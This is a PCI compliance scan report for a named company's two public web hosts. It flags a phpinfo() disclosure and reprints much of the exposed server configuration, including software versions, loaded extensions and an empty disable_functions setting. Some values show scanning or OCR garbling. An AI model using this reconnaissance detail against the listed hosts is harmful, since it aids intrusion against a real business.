

PCI Scan Vulnerability Report



PCI Status

The following table highlights the overall compliance status and each individual system's compliance status. Following the table is a detailed report specifying each system and its specific vulnerabilities.

Overall PCI Status		FAIL
Live IP Address Scanned	Security Risk Rating	PCI Status
217.180.217.101		FAIL
217.180.217.103		FAIL

Report Summary	
Company:	Labor Law Poster Service, LLC
Hosts in account	2
Hosts scanned	2
Hosts active	2
Scan date	February 28, 2025
Report date	February 28, 2025


Summary of Vulnerabilities

Vulnerabilities total:	209	Security risk:		3
------------------------	-----	----------------	---	---


by Severity				
Severity	Confirmed	Potential	Information gathered	Total
5	0	0	0	0
4	0	0	0	0
3	3	0	5	8
2	20	0	22	42
1	0	1	158	159
Total	23	1	185	209

by PCI Severity			
PCI Severity	Confirmed	Potential	Total
High	0	0	0
Medium	12	1	13
Low	11	0	11
Total	23	1	24


Vulnerabilities by PCI Severity




Potential Vulnerabilities by PCI Severity



Vulnerabilities by Severity





Detailed Results

217.180.217.101 (1730192-005-static.lnngmiaa.metronetinc.net,)

Ubuntu/Linux

Vulnerabilities total:	105	Security risk:		3
------------------------	-----	----------------	---	---

Vulnerabilities (15)

phpinfo Information Disclosure Vulnerability

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	5.0	AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	3.8	E:U/RL:W/R:C:UR
Severity:	3	
QID:	10464	
Category:	CGI	
CVE ID:	-	
Vendor Reference:	-	
Bugtraq ID:	-	
Last Update:	2023-07-18 12:21:34.0	

THREAT:
This host has a publicly-accessible PHP file that calls the phpinfo() function (or some other function similar to it).
If a user requests this file (such as via an Internet browser), the user may obtain a page containing sensitive information about the Web server host. The information displayed to the user could include the exact version numbers of various software products (Operating Systems, Web Servers, PHP, XML, MySQL), the values of some environment variables (\$PATH, \$SYSTEM_ROOT), paths to various programs (cmd.exe), and much more.
To get specific information about the type of data your host displayed, please refer to the "Result" field below.

IMPACT:
By exploiting this vulnerability, any user could obtain very sensitive information about the Web server host. This information may aid in attacks against the host.

SOLUTION:
You should immediately remove all such files from the public domain on your Web server.

RESULT:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px rgba(0, 0, 0, 0.2);}
.center {text-align: center;}
.center table {margin: 1em auto; text-align: left;}
.center th {text-align: center !important;}
```

```
td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
th {position: sticky; top: 0; background: inherit;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
h2 a:link, h2 a:visited{color: inherit; background: inherit;}
.p {text-align: left;}
.e {background-color: #ccf; width: 300px; font-weight: bold;}
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
:root {--php-dark-grey: #333; --php-dark-blue: #4F5B93; --php-medium-blue: #8892BF; --php-light-blue: #E2E4EF; --php-accent-purple: #793862}@media (prefers-color-
scheme: dark) {
body {background: var(--php-dark-grey); color: var(--php-light-blue)}
.h td, td.e, th {border-color: #606A90}
td {border-color: #505153}
.e {background-color: #404A77}
.h {background-color: var(--php-dark-blue)}
.v {background-color: var(--php-dark-grey)}
hr {background-color: #505153}
}
</style>
<title>PHP 8.2.26 - phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table>
<tr class="h"><td>
<a href="http://www.php.net/">System </td><td class="v">Linux apps1 6.1.0-31-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.128-1 (2025-02-07) x86_64 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Nov 25 2024 17:21:51 </td></tr>
<tr><td class="e">Build System </td><td class="v">Linux </td></tr>
<tr><td class="e">Server API </td><td class="v">FPM/FastCGI </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/8.2/fpm </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/8.2/fpm/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/8.2/fpm/conf.d </td></tr>
<tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php/8.2/fpm/conf.d/10-mysqInd.ini,
/etc/php/8.2/fpm/conf.d/10-opcache.ini,
/etc/php/8.2/fpm/conf.d/10-pdo.ini,
/etc/php/8.2/fpm/conf.d/15-xml.ini,
/etc/php/8.2/fpm/conf.d/20-apcu.ini,
/etc/php/8.2/fpm/conf.d/20-bcmath.ini,
/etc/php/8.2/fpm/conf.d/20-calendar.ini,
/etc/php/8.2/fpm/conf.d/20-ctype.ini,
/etc/php/8.2/fpm/conf.d/20-curl.ini,
/etc/php/8.2/fpm/conf.d/20-dom.ini,
/etc/php/8.2/fpm/conf.d/20-exif.ini,
```

```
/etc/php/8.2/fpm/conf.d/20-ffi.ini,  
/etc/php/8.2/fpm/conf.d/20-fileinfo.ini,  
/etc/php/8.2/fpm/conf.d/20-ftp.ini,  
/etc/php/8.2/fpm/conf.d/20-gd.ini,  
/etc/php/8.2/fpm/conf.d/20-gettext.ini,  
/etc/php/8.2/fpm/conf.d/20-iconv.ini,  
/etc/php/8.2/fpm/conf.d/20-imagick.ini,  
/etc/php/8.2/fpm/conf.d/20-imap.ini,  
/etc/php/8.2/fpm/conf.d/20-intl.ini,  
/etc/php/8.2/fpm/conf.d/20-ldap.ini,  
/etc/php/8.2/fpm/conf.d/20-mbstring.ini,  
/etc/php/8.2/fpm/conf.d/20-mysqli.ini,  
/etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini,  
/etc/php/8.2/fpm/conf.d/20-pdo_pgsql.ini,  
/etc/php/8.2/fpm/conf.d/20-pgsql.ini,  
/etc/php/8.2/fpm/conf.d/20-phar.ini,  
/etc/php/8.2/fpm/conf.d/20-posix.ini,  
/etc/php/8.2/fpm/conf.d/20-readline.ini,  
/etc/php/8.2/fpm/conf.d/20-shmop.ini,  
/etc/php/8.2/fpm/conf.d/20-simplexml.ini,  
/etc/php/8.2/fpm/conf.d/20-soap.ini,  
/etc/php/8.2/fpm/conf.d/20-sockets.ini,  
/etc/php/8.2/fpm/conf.d/20-sysvmsg.ini,  
/etc/php/8.2/fpm/conf.d/20-sysvsem.ini,  
/etc/php/8.2/fpm/conf.d/20-sysvshm.ini,  
/etc/php/8.2/fpm/conf.d/20-tokenizer.ini,  
/etc/php/8.2/fpm/conf.d/20-xmlreader.ini,  
/etc/php/8.2/fpm/conf.d/20-xmlwriter.ini,  
/etc/php/8.2/fpm/conf.d/20-xsl.ini,  
/etc/php/8.2/fpm/conf.d/20-zip.ini  
</td></tr>  
<tr><td class="e">PHP API </td><td class="v">20220829 </td></tr>  
<tr><td class="e">PHP Extension </td><td class="v">20220829 </td></tr>  
<tr><td class="e">Zend Extension </td><td class="v">420220829 </td></tr>  
<tr><td class="e">Zend Extension Build </td><td class="v">API420220829,NTS </td></tr>  
<tr><td class="e">PHP Extension Build </td><td class="v">API20220829,NTS </td></tr>  
<tr><td class="e">Debug Build </td><td class="v">no </td></tr>  
<tr><td class="e">Thread Safety </td><td class="v">disabled </td></tr>  
<tr><td class="e">Zend Signal Handling </td><td class="v">enabled </td></tr>  
<tr><td class="e">Zend Memory Manager </td><td class="v">enabled </td></tr>  
<tr><td class="e">Zend Multibyte Support </td><td class="v">provided by mbstring </td></tr>  
<tr><td class="e">Zend Max Execution Timers </td><td class="v">disabled </td></tr>  
<tr><td class="e">!IPv6 Support </td><td class="v">enabled </td></tr>  
<tr><td class="e">DTrace Support </td><td class="v">available, disabled </td></tr>  
<tr><td class="e">Registered PHP Streams</td><td class="v">https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip</td></tr>  
<tr><td class="e">Registered Stream Socket Transports</td><td class="v">tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3</td></tr>  
<tr><td class="e">Registered Stream Filters</td><td class="v">zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*</td></tr>  
</table>  
<table>  
<tr class="v"><td>  
<a href="http://www.zend.com/">apcu</a></h2>
<table>
<tr><td class="e">APCu Support </td><td class="v">Enabled </td></tr>
<tr><td class="e">Version </td><td class="v">5.1.22 </td></tr>
<tr><td class="e">APCu Debugging </td><td class="v">Disabled </td></tr>
<tr><td class="e">MMAP Support </td><td class="v">Enabled </td></tr>
<tr><td class="e">MMAP File Mask </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">Serialization Support </td><td class="v">php </td></tr>
<tr><td class="e">Build Date </td><td class="v">Dec 9 2022 12:30:00 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">apc.coredump_unmap</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">apc.enable_cli</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">apc.enabled</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">apc.entries_hint</td><td class="v">4096</td><td class="v">4096</td></tr>
<tr><td class="e">apc.gc_ttl</td><td class="v">3600</td><td class="v">3600</td></tr>
<tr><td class="e">apc.mmap_file_mask</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">apc.preload_path</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">apc.serializer</td><td class="v">php</td><td class="v">php</td></tr>
<tr><td class="e">apc.shm_segments</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">apc.shm_size</td><td class="v">32M</td><td class="v">32M</td></tr>
<tr><td class="e">apc.slam_defense</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">apc.smart</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">apc.ttl</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">apc.use_request_time</td><td class="v">Off</td><td class="v">Off</td></tr>
</table>
<h2><a name="module_bcmath" href="#module_bcmath">bcmath</a></h2>
<table>
<tr><td class="e">BCMath support </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">bcmath.scale</td><td class="v">0</td><td class="v">0</td></tr>
</table>
<h2><a name="module_calendar" href="#module_calendar">calendar</a></h2>
<table>
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_cgi-fcgi" href="#module_cgi-fcgi">cgi-fcgi</a></h2>
<table>
<tr><td class="e">php-fpm </td><td class="v">active </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.discard_path</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">cgi.force_redirect</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">cgi.nph</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">cgi.redirect_status_env</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">cgi.rfc2616_headers</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">fastcgi.error_header</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">fastcgi.logging</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">fpm.config</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
```

```

</table>
<h2><a name="module_core" href="#module_core">Core</a></h2>
<table>
<tr><td class="e">PHP Version </td><td class="v">8.2.26 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_include</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">arg_separator.input</td><td class="v">&amp;</td><td class="v">&amp;</td></tr>
<tr><td class="e">arg_separator.output</td><td class="v">&amp;</td><td class="v">&amp;</td></tr>
<tr><td class="e">auto_append_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">auto_globals_jit</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">auto_prepend_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">browscap</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">default_charset</td><td class="v">UTF-8</td><td class="v">UTF-8</td></tr>
<tr><td class="e">default_mimetype</td><td class="v">text/html</td><td class="v">text/html</td></tr>
<tr><td class="e">disable_classes</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">disable_functions</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">display_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">display_startup_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">doc_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_ext</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">enable_dl</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">enable_post_data_reading</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">error_append_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_log_mode</td><td class="v">0644</td><td class="v">0644</td></tr>
<tr><td class="e">error_prepend_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_reporting</td><td class="v">22527</td><td class="v">22527</td></tr>
<tr><td class="e">expose_php</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">extension_dir</td><td class="v">/usr/lib/php/20220829</td><td class="v">/usr/lib/php/20220829</td></tr>
<tr><td class="e">fiber.stack_size</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">file_uploads</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">hard_timeout</td><td class="v">2</td><td class="v">2</td></tr>
<tr><td class="e">highlight.comment</td><td class="v"><font style="color: #FF8000">#FF8000</font></td><td class="v"><font style="color: #FF8000">#FF8000</font></td></tr>
<tr><td class="e">highlight.default</td><td class="v"><font style="color: #0000BB">#0000BB</font></td><td class="v"><font style="color: #0000BB">#0000BB</font></td></tr>
<tr><td class="e">highlight.html</td><td class="v"><font style="color: #000000">#000000</font></td><td class="v"><font style="color: #000000">#000000</font></td></tr>
<tr><td class="e">highlight.keyword</td><td class="v"><font style="color: #007700">#007700</font></td><td class="v"><font style="color: #007700">#007700</font></td></tr>
<tr><td class="e">highlight.string</td><td class="v"><font style="color: #DD0000">#DD0000</font></td><td class="v"><font style="color: #DD0000">#DD0000</font></td></tr>
<tr><td class="e">html_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">ignore_repeated_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_repeated_source</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_user_abort</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">implicit_flush</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">include_path</td><td class="v">./usr/share/php</td><td class="v">./usr/share/php</td></tr>
<tr><td class="e">input_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">internal_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">log_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mail.add_x_header</td><td class="v">Off</td><td class="v">Off</td></tr>

```

<tr><td class="e">mail.force_extra_parameters</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">mail.log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">mail.mixed_if_and_crlf</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">max_execution_time</td><td class="v">90</td><td class="v">90</td></tr>	
<tr><td class="e">max_file_uploads</td><td class="v">20</td><td class="v">20</td></tr>	
<tr><td class="e">max_input_nesting_level</td><td class="v">64</td><td class="v">64</td></tr>	
<tr><td class="e">max_input_time</td><td class="v">120</td><td class="v">120</td></tr>	
<tr><td class="e">max_input_vars</td><td class="v">1000</td><td class="v">1000</td></tr>	
<tr><td class="e">max_multipart_body_parts</td><td class="v">-1</td><td class="v">-1</td></tr>	
<tr><td class="e">memory_limit</td><td class="v">3G</td><td class="v">3G</td></tr>	
<tr><td class="e">open_basedir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">output_buffering</td><td class="v">4096</td><td class="v">4096</td></tr>	
<tr><td class="e">output_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">output_handler</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">post_max_size</td><td class="v">8M</td><td class="v">8M</td></tr>	
<tr><td class="e">precision</td><td class="v">14</td><td class="v">14</td></tr>	
<tr><td class="e">realpath_cache_size</td><td class="v">4096K</td><td class="v">4096K</td></tr>	
<tr><td class="e">realpath_cache_ttl</td><td class="v">120</td><td class="v">120</td></tr>	
<tr><td class="e">register_argc_argv</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">report_memleaks</td><td class="v">On</td><td class="v">On</td></tr>	
<tr><td class="e">report zend_debug</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">request_order</td><td class="v">GP</td><td class="v">GP</td></tr>	
<tr><td class="e">sendmail_from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">sendmail_path</td><td class="v">/usr/sbin/sendmail -t -i</td><td class="v">/usr/sbin/sendmail -t -i</td></tr>	
<tr><td class="e">serialize_precision</td><td class="v">-1</td><td class="v">-1</td></tr>	
<tr><td class="e">short_open_tag</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">SMTP</td><td class="v">localhost</td><td class="v">localhost</td></tr>	
<tr><td class="e">smtp_port</td><td class="v">25</td><td class="v">25</td></tr>	
<tr><td class="e">sys_temp_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">syslog.facility</td><td class="v">LOG_USER</td><td class="v">LOG_USER</td></tr>	
<tr><td class="e">syslog.filter</td><td class="v">no-ctrl</td><td class="v">no-ctrl</td></tr>	
<tr><td class="e">syslog.ident</td><td class="v">php</td><td class="v">php</td></tr>	
<tr><td class="e">unserialize_callback_func</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">upload_max_filesize</td><td class="v">2M</td><td class="v">2M</td></tr>	
<tr><td class="e">upload_tmp_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">user_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">user_ini.cache_ttl</td><td class="v">300</td><td class="v">300</td></tr>	
<tr><td class="e">user_ini.filename</td><td class="v">.user.ini</td><td class="v">.user.ini</td></tr>	
<tr><td class="e">variables_order</td><td class="v">GPCS</td><td class="v">GPCS</td></tr>	
<tr><td class="e">xmlrpc_error_number</td><td class="v">0</td><td class="v">0</td></tr>	
<tr><td class="e">xmlrpc_errors</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">zend.assertions</td><td class="v">-1</td><td class="v">-1</td></tr>	
<tr><td class="e">zend.detect_unicode</td><td class="v">On</td><td class="v">On</td></tr>	
<tr><td class="e">zend.enable_gc</td><td class="v">On</td><td class="v">On</td></tr>	
<tr><td class="e">zend.exception_ignore_args</td><td class="v">On</td><td class="v">On</td></tr>	
<tr><td class="e">zend.exception_string_param_max_len</td><td class="v">0</td><td class="v">0</td></tr>	
<tr><td class="e">zend.multibyte</td><td class="v">Off</td><td class="v">Off</td></tr>	
<tr><td class="e">zend.script_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>	
<tr><td class="e">zend.signal_check</td><td class="v">Off</td><td class="v">Off</td></tr>	
</table>	
ctype	
<table>	
<tr><td class="e">ctype functions </td><td class="v">enabled </td></tr>	
</table>	
curl	
<table>	

cURL support	enabled
cURL Information	7.88.1
Age	10
Features	
AsynchDNS	Yes
CharConv	No
Debug	No
GSS-Negotiate	No
IDN	Yes
IPv6	Yes
krb4	No
Largefile	Yes
libz	Yes
NTLM	Yes
NTLMWB	Yes
SPNEGO	Yes
SSL	Yes
SSPI	No
TLS-SRP	Yes
HTTP2	Yes
GSSAPI	Yes
KERBEROS5	Yes
UNIX_SOCKETS	Yes
PSL	Yes
HTTPS_PROXY	Yes
MULTI_SSL	No
BROTLI	Yes
ALTSVC	Yes
HTTP3	No
UNICODE	No
ZSTD	Yes
HSTS	Yes
GSASL	No
Protocols	dict, file, ftp, ftps, gopher, gophers, http, https, imap, imaps, ldap, ldaps, mqtt, pop3, pop3s, rtmp, rtmpe, rtmps, rtmpt, rtmpte, rtmpts, rtsp, scp, sftp, smb, smbs, smtp, smtps, telnet, tftp
Host	x86_64-pc-linux-gnu
SSL Version	OpenSSL/3.0.15
ZLib Version	1.2.13
libSSH Version	libssh2/1.10.0

Directive	Local Value	Master Value
curl.cainfo	<i>no value</i>	<i>no value</i>

date

date/time support	enabled
timelib version	2022.12
"Olson" Timezone Database Version	0.system
Timezone Database	internal
Default timezone	America/Detroit

Directive	Local Value	Master Value
date.default_latitude	31.7667	31.7667
date.default_longitude	35.2333	35.2333

```
<tr><td class="e">date.sunrise_zenith</td><td class="v">90.833333</td><td class="v">90.833333</td></tr>
<tr><td class="e">date.sunset_zenith</td><td class="v">90.833333</td><td class="v">90.833333</td></tr>
<tr><td class="e">date.timezone</td><td class="v">America/Detroit</td><td class="v">America/Detroit</td></tr>
</table>
<h2><a name="module_dom" href="#module_dom">dom</a></h2>
<table>
<tr><td class="e">DOM/XML </td><td class="v">enabled </td></tr>
<tr><td class="e">DOM/XML API Version </td><td class="v">20031129 </td></tr>
<tr><td class="e">libxml Version </td><td class="v">2.9.14 </td></tr>
<tr><td class="e">HTML Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPath Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPather Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Schema Support </td><td class="v">enabled </td></tr>
<tr><td class="e">RelaxNG Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_exif" href="#module_exif">exif</a></h2>
<table>
<tr><td class="e">EXIF Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG, TIFF </td></tr>
<tr><td class="e">Multibyte decoding support using mbstring </td><td class="v">enabled </td></tr>
